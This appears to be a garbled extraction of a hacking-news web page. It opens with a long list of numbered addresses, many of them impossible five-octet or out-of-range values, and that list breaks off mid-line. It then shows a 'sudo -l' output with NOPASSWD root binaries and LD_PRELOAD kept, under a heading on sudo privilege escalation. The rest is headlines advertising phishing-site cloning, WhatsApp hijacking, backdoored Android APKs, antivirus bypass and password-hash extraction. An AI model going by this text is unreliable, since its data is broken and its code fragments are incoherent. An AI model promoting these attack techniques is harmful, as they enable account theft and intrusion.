00083 168.85.144.177.149	00073 192.168.1.154
00084 168.85.144.177.150	00074 192.168.1.155
00085 168.85.144.177.151	00075 192.168.1.156
00086 168.85.144.177.152	00076 192.168.1.157
00087 168.85.144.177.153	00077 192.168.1.158
00088 168.85.144.177.154	00078 192.168.1.159
00089 168.85.144.177.155	00079 192.168.1.160
00090 168.85.144.177.156	00080 192.168.1.161
00091 168.85.144.177.157	00081 192.168.1.162
00092 168.85.144.177.158	00082 192.168.1.163
00093 168.85.144.177.159	00083 192.168.1.164
00094 168.85.144.177.160	00084 192.168.1.165
00095 168.85.144.177.161	00085 192.168.1.166
00096 168.85.144.177.162	00086 192.168.1.167
00097 168.85.144.177.163	00087 192.168.1.168
00098 168.85.144.177.164	00088 192.168.1.169
00099 168.85.144.177.165	00089 192.168.1.170
00100 168.85.144.177.166	00090 192.168.1.171
00101 168.85.144.177.167	00091 192.168.1.172
00102 168.85.144.177.168	00092 192.168.1.173
00103 168.85.144.177.169	00093 192.168.1.174
00104 168.85.144.177.170	00094 192.168.1.175
00105 168.85.144.177.171	00095 192.168.1.176
00106 168.85.144.177.172	00096 192.168.1.177
00107 168.85.144.177.173	00097 192.168.1.178
00108 168.85.144.177.174	00098 192.168.1.179
00109 168.85.144.177.175	00099 192.168.1.180
00110 168.85.144.177.176	00100 192.168.1.181
00111 168.85.144.177.177	00101 192.168.1.182
00112 168.85.144.177.178	00102 192.168.1.183
00113 168.85.144.177.179	00103 192.168.1.184
00114 168.85.144.177.180	00104 192.168.1.185
00115 168.85.144.177.181	00105 192.168.1.186
00116 168.85.144.177.182	00106 192.168.1.187
00117 168.85.144.177.183	00107 192.168.1.188
00118 168.85.144.177.184	00108 192.168.1.189
00119 168.85.144.177.185	00109 192.168.1.190
00120 168.85.144.177.186	00110 192.168.1.191
00121 168.85.144.177.187	00111 192.168.1.192
00122 168.85.144.177.188	00112 192.168.1.193
00123 168.85.144.177.189	00113 192.168.1.194
00124 168.85.144.177.190	00114 192.168.1.195
00125 168.85.144.177.191	00115 192.168.1.196
00126 168.85.144.177.192	00116 192.168.1.197
00127 168.85.144.177.193	00117 192.168.1.198
00128 168.85.144.177.194	00118 192.168.1.199
00129 168.85.144.177.195	00119 192.168.1.200
00130 168.85.144.177.196	00120 192.168.1.201
00131 168.85.144.177.197	00121 192.168.1.202
00132 168.85.144.177.198	00122 192.168.1.203
00133 168.85.144.177.199	00123 192.168.1.204
00134 168.85.144.177.200	00124 192.168.1.205
00135 168.85.144.177.201	00125 192.168.1.206
00136 168.85.144.177.202	00126 192.168.1.207
00137 168.85.144.177.203	00127 192.168.1.208
00138 168.85.144.177.204	00128 192.168.1.209
00139 168.85.144.177.205	00129 192.168.1.210
00140 168.85.144.177.206	00130 192.168.1.211
00141 168.85.144.177.207	00131 192.168.1.212
00142 168.85.144.177.208	00132 192.168.1.213
00143 168.85.144.177.209	00133 192.168.1.214
00144 168.85.144.177.210	00134 192.168.1.215
00145 168.85.144.177.211	00135 192.168.1.216
00146 168.85.144.177.212	00136 192.168.1.217
00147 168.85.144.177.213	00137 192.168.1.218
00148 168.85.144.177.214	00138 192.168.1.219
00149 168.85.144.177.215	00139 192.168.1.220
00150 168.85.144.177.216	00140 192.168.1.221
00151 168.85.144.177.217	00141 192.168.1.222
00152 168.85.144.177.218	00142 192.168.1.223
00153 168.85.144.177.219	00143 192.168.1.224
00154 168.85.144.177.220	00144 192.168.1.225
00155 168.85.144.177.221	00145 192.168.1.226
00156 168.85.144.177.222	00146 192.168.1.227
00157 168.85.144.177.223	00147 192.168.1.228
00158 168.85.144.177.224	00148 192.168.1.229
00159 168.85.144.177.225	00149 192.168.1.230
00160 168.85.144.177.226	00150 192.168.1.231
00161 168.85.144.177.227	00151 192.168.1.232
00162 168.85.144.177.228	00152 192.168.1.233
00163 168.85.144.177.229	00153 192.168.1.234
00164 168.85.144.177.230	00154 192.168.1.235
00165 168.85.144.177.231	00155 192.168.1.236
00166 168.85.144.177.232	00156 192.168.1.237
00167 168.85.144.177.233	00157 192.168.1.238
00168 168.85.144.177.234	00158 192.168.1.239
00169 168.85.144.177.235	00159 192.168.1.240
00170 168.85.144.177.236	00160 192.168.1.241
00171 168.85.144.177.237	00161 192.168.1.242
00172 168.85.144.177.238	00162 192.168.1.243
00173 168.85.144.177.239	00163 192.168.1.244
00174 168.85.144.177.240	00164 192.168.1.245
00175 168.85.144.177.241	00165 192.168.1.246
00176 168.85.144.177.242	00166 192.168.1.247
00177 168.85.144.177.243	00167 192.168.1.248
00178 168.85.144.177.244	00168 192.168.1.249
00179 168.85.144.177.245	00169 192.168.1.250
00180 168.85.144.177.246	00170 192.168.1.251
00181 168.85.144.177.247	00171 192.168.1.252
00182 168.85.144.177.248	00172 192.168.1.253
00183 168.85.144.177.249	00173 192.168.1.254
00184 168.85.144.177.250	00174 192.168.1.255
00185 168.85.144.177.251	00175 192.168.1.256
00186 168.85.144.177.252	00176 192.168.1.257
00187 168.85.144.177.253	00177 192.168.1.258
00188 168.85.144.177.254	00178 192.168.1.259
00189 168.85.144.177.255	00179 192.168.1.260
00190 168.85.144.177.256	00180 192.168.1.261
00191 168.85.144.177.257	00181 192.168.1.262
00192 168.85.144.177.258	00182 192.168.1.263
00193 168.85.144.177.259	00183 192.168.1.264
00194 168.85.144.177.260	00184 192.168.1.265
00195 168.85.144.177.261	00185 192.168.1.266
00196 168.85.144.177.262	00186 192.168.1.267
00197 168.85.144.177.263	00187 192.168.1.268
00198 168.85.144.177.264	00188 192.168.1.269
00199 168.85.144.177.265	00189 192.168.1.270
00200 168.85.144.177.266	00190 192.168.1.271
00201 168.85.144.177.267	00191 192.168.1.272
00202 168.85.144.177.268	00192 192.168.1.273
00203 168.85.144.177.269	00193 192.168.1.274
00204 168.85.144.177.270	00194 192.168.1.275
00205 168.85.144.177.271	00195 192.168.1.276
00206 168.85.144.177.272	00196 192.168.1.277
00207 168.85.144.177.273	00197 192.168.1.278
00208 168.85.144.177.274	00198 192.168.1.279
00209 168.85.144.177.275	00199 192.168.1.280
00210 168.85.144.177.276	00200 192.168.1.281
00211 168.85.144.177.277	00201 192.168.1.282
00212 168.85.144.177.278	00202 192.168.1.283
00213 168.85.144.177.279	00203 192.168.1.284
00214 168.85.144.177.280	00204 192.168.1.285
00215 168.85.144.177.281	00205 192.168.1.286
00216 168.85.144.177.282	00206 192.168.1.287
00217 168.85.144.177.283	00207 192.168.1.288
00218 168.85.144.177.284	00208 192.168.1.289
00219 168.85.144.177.285	00209 192.168.1.290
00220 168.85.144.177.286	00210 192.168.1.291
00221 168.85.144.177.287</	

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
  env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
  (root) NOPASSWD: /bin/echo
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/nano
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/man
  (root) NOPASSWD: /usr/bin/awk
  (root) NOPASSWD: /usr/bin/less
  (root) NOPASSWD: /usr/bin/ftp
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/sbin/apache2
  (root) NOPASSWD: /bin/more
  (root) NOPASSWD: /usr/bin/wget
r@debian:~$
```

## How to exploit SUDO via Linux Privilege Escalation



## How to Connect Android to PC/Mac Without WiFi



## Do Hacking with Simple Python Script

- Fake any website in seconds Facebook, Snapchat, Instagram :-



- Find Webcams, Databases, Boats in the sea using Shodan




- Hack Windows, Android, Mac using TheFatRat (Step by...



- HIJACKING WHATSAPP ACCOUNTS USING WHATSAPP WEB






[Hack any website with All in One Tool](#)

3

## Create your own BotNet (Step By Step tutorial)





Maserano Bachir - Dev-labs

Evil-Droid Framework v0.3  
Hack & Remote android platform

- [1] APK MSF
- [2] BACKDOOR APK ORIGINAL (OLD)
- [3] BACKDOOR APK ORIGINAL (NEW)
- [4] BYPASS AV APK (ICON CHANGE)
- [5] START LISTENER
- [c] CLEAN
- [q] QUIT
- [?] Select>: █

Bypass antivirus detection With Phantom Payloads





List of credit cards, proxies on Deep Web

```
• in Windows PowerShell
  Run as administrator
  https://www.microsoft.com
  A user connection operation with administrator rights has been
  Remote computer or from a local file?
  user and group (Windows User)
  Local user for administrator... generate local user
  account, you have to follow the local user
  settings...
  NT AUTHORITY\SYSTEM>
```

Extracting Hashes & Plaintext Passwords from Windows 10



recon-NG – Good tool for Information Gathering


Best Hacking Tools Of 2017 For Windows, Linux, And OS X



CRITICAL VULNERABILITY IN CYBEROAM FIREWALL, BY SOPHOS: PATCH NOW AVAILABLE



MILLIONS OF HP LAPTOPS AND DESKTOPS ARE EASY TARGETS FOR HACKERS: NEW VULNERABILITIES ARE REPORTED



CRITICAL ITUNES VULNERABILITY EXPLOITED BY RANSOMWARE. UPDATE NOW



CRITICAL VULNERABILITY FOUND IN JOOMLA! UPDATE AS SOON AS POSSIBLE



PALO ALTO, FORTINET AND PULSE SECURE VPNS ARE VULNERABLE TO ATTACKS: NSA



CRITICAL FOXIT PDF READER VULNERABILITIES: UPDATE AS SOON AS POSSIBLE



PIXEL, HUAWEI, XIAOMI, OPPO, MOTOROLA AND SAMSUNG SMARTPHONES ARE EASILY HACKABLE; UPDATE ASAP. FULL LIST HERE



EXPERTS FOUND CRITICAL VULNERABILITY IN AIRCRAFT OPERATING SYSTEMS



VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS... AGAIN?



CRITICAL VULNERABILITY AFFECTING CLOUD SERVERS: THOUSANDS OF SERVERS INFECTED



CRITICAL ROOT ACCESS VULNERABILITY ON CISCO DEVICES ALERT! PATCH IMMEDIATELY



ZERO-DAY VULNERABILITY IN VBUCKET EXPLOITED BY HACKERS; THOUSANDS OF WEBSITES AFFECTED



XSRF VULNERABILITY IN PHPMYADMIN; THERE IS NO PATCH TO FIX THIS FLAW SO FAR



ALMOST EVERY CISCO DEVICE IS VULNERABLE TO DOS ATTACKS; FIX NOW USING THIS PATCH



SECURE YOUR D-LINK & COMBA ROUTERS' PASSWORDS; CRITICAL VULNERABILITY FOUND



EXPERTS FOUND NEW CRITICAL VULNERABILITIES AFFECTING INTEL CPUS



VIEW ALL

## TUTORIALS

---



MR. ROBOT 1 – CAPTURE THE FLAG CHALLENGE, WALK THROUGH



CYBERCRIMES SEXTORTION & REVENGEPORN, WHAT TO DO IF IT HAPPENS TO YOU?



HACK WIFI WITHOUT ROOTING ANDROID DEVICES



20 WAYS OF DOING SOCIAL PROTEST WITHOUT EXPOSING YOUR IDENTITY, JUST LIKE IN CHINA



FAKE TEXT MESSAGE ATTACK. HOW PRANK OR HACK YOUR FRIENDS WITH FAKE SMS BOMBER



SPOOFING CALLS, MAKE IT LOOK LIKE SOMEONE ELSE IS CALLING



## Google Hacking

HACK WEBSITE USING GOOGLE HACKING OR GOOGLE DORKING – PART I



CRACK ANY WIFI PASSWORD WITH WIFIBOOT




4 BROWSERS FOR SAFE ANONYMOUS SURFING



HOW TO CHECK IF SOMEONE IS SPYING ON YOUR MOBILE



BEST ANDROID APPS TO HACK WIFI NETWORKS



HACK YOUR FRIENDS FACEBOOK ACCOUNT USING HIDDEN EYE



ANDROID MOBILE HACKS WITH ANDROID DEBUG BRIDGE(ADB) – PART II

ANDROID MOBILE HACKS WITH ANDROID DEBUG BRIDGE(ADB) – PART I

ALL-NEW WINDOWS EXPLOIT SUGGESTER IS HERE, WES-NG

ALL-NEW APP STORE FOR HACKERS, KALI NETHUNTER

TURN ANY ANDROID DEVICE INTO AN PENTESTING DEVICE

8 METHODS FOR BYPASSING SURVEILLANCE CAMERAS AND FACIAL RECOGNITION SOFTWARE

[VIEW ALL](#)



PAYING THE RANSOM OF A CYBERATTACK IS NOW LEGAL: FBI



ONTARIO GOVERNMENT HAD TO PAY HACKERS A \$75K USD RANSOM



DOWNLOAD THE FREE DECRYPTOR FOR YATRON, FORTUNECRYPT AND WANNACRYFAKE RANSOMWARE VARIANTS



MICROSOFT BANNED CCLEANER



A CALIFORNIA CITY SHUTS DOWN ALL OPERATIONS DUE TO VIRUS ATTACKS ON ITS GOVERNMENT SYSTEMS



CRITICAL PATCH UPDATE FOR IE & WINDOWS DEFENDER UPDATE IMMEDIATELY !




FACEBOOK SUSPENDED THOUSAND OF APPS



UNINSTALL THESE ANDROID BEAUTY APPS RIGHT NOW !



MASSACHUSETTS TO PAY \$400K USD TO HACKERS DUE TO RANSOMWARE ATTACK



HOW CAPTCHA IS BEING USED TO BYPASS ANTI MALWARE SECURITY SCANS AND FIREWALLS



JOKER: THE MALWARE THAT HACKS SMS MESSAGES INFECTS 500K USERS OF THESE 24 ANDROID APPS



VIRUSTOTAL UPLOADED 11 MALWARE RELATED TO LAZARUS GROUP




LILU, THE RECENTLY DISCOVERED AND DANGEROUS RANSOMWARE VARIANT



THE SCHOOL KID WHO HACKED OVER A MILLION IOT DEVICES



IDAHO SCHOOLS UNDER RANSOMWARE ATTACK. WILL RANSOMWARE MAKE AMERICA GREAT AGAIN?



STOP PROGRAMMING IN RUBY, APPLICATIONS USING RUBY LIBRARIES HAVE A BACKDOOR



YOU WANT TO MAKE MILLIONS IN FORTNITE? THIS VIDEOGAME HACKING TOOL IS A RANSOMWARE

[VIEW ALL](#)

---

CYBER SECURITY CHANNEL

---



VULNERABILITY IN CISCO WEBEX AND ZOOM ALLOWS HACKERS TO ACCESS THEIR SESSIONS... AGAIN?

---




WIBATTACK: THE NEW WAY TO COMPROMISE SIM CARDS

---




GAMING COMPANY ZYNGA INC. BECOMES A VICTIM OF HACKERS; 218 MILLION PLAYERS AFFECTED



CRITICAL PATCH UPDATE FOR IE & WINDOWS DEFENDER UPDATE IMMEDIATELY !



FACEBOOK SUSPENDED THOUSAND OF APPS



SMS CRITICAL VULNERABILITY TO HACK ANY MOBILE



VIRUSTOTAL UPLOADED 11 MALWARE RELATED TO LAZARUS GROUP